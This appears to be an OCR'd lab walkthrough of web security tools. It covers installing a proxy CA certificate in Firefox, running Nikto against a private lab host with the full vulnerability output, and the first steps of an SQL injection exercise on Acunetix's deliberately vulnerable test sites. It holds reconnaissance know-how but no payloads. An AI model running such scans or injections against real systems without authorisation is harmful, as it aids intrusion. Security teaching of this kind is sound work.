


Step 5: Save in Desktop by the name of Export




Step 6: CA certificate Save Successfully






Step 7:Open Firefox Go to Setting select Privacy and passwords Select Certificate Click on Add then Add the Certificate click on ok




Output:



c. Nikto

Step 1:- Firstly need to clone the package by git clone Command



Step 2:- Change the Directory by cd


Step 3:- Run the Nikto by

“Nikto -h 192.168.26.153”

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.26.153
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.26.153
+ Target Hostname:    192.168.26.153
+ Target Port:        80
+ Start Time:         2024-10-20 10:07:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https
+ /: The X-Content-Type-Options header is not set. This could allow the user
sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows at
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). A
+ /: Web Server returns a valid response with junk HTTP methods which may ca
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XS
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http:/
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensit
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensit
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and sho
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/ap
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should
+ /#wp-config.php#: #wp-config.php# file found. This file contains the crede
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-10-20 10:08:17 (GMT-4) (40 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Step 4:- Save the Output on Machine by

“nikto -h -h 192.168.26.153 -p 80 -o niktoresult.txt -F txt”





Output :-

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.26.153 -p 80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.26.153
+ Target Hostname:    192.168.26.153
+ Target Port:        80
+ Start Time:         2024-10-20 10:09:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://deve
+ /: The X-Content-Type-Options header is not set. This could allow the user agent
sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2
+ /: Web Server returns a valid response with junk HTTP methods which may cause fal
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mi
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive inf
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive inf
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-re
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and s
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be pro
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-10-20 10:09:47 (GMT-4) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

d. SQL Injection

Step 1 : Open browser and the website






Step 2: Click on Acunetix


acunetix

Vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Step 3 :- Click on browse artists and click on 1st artist





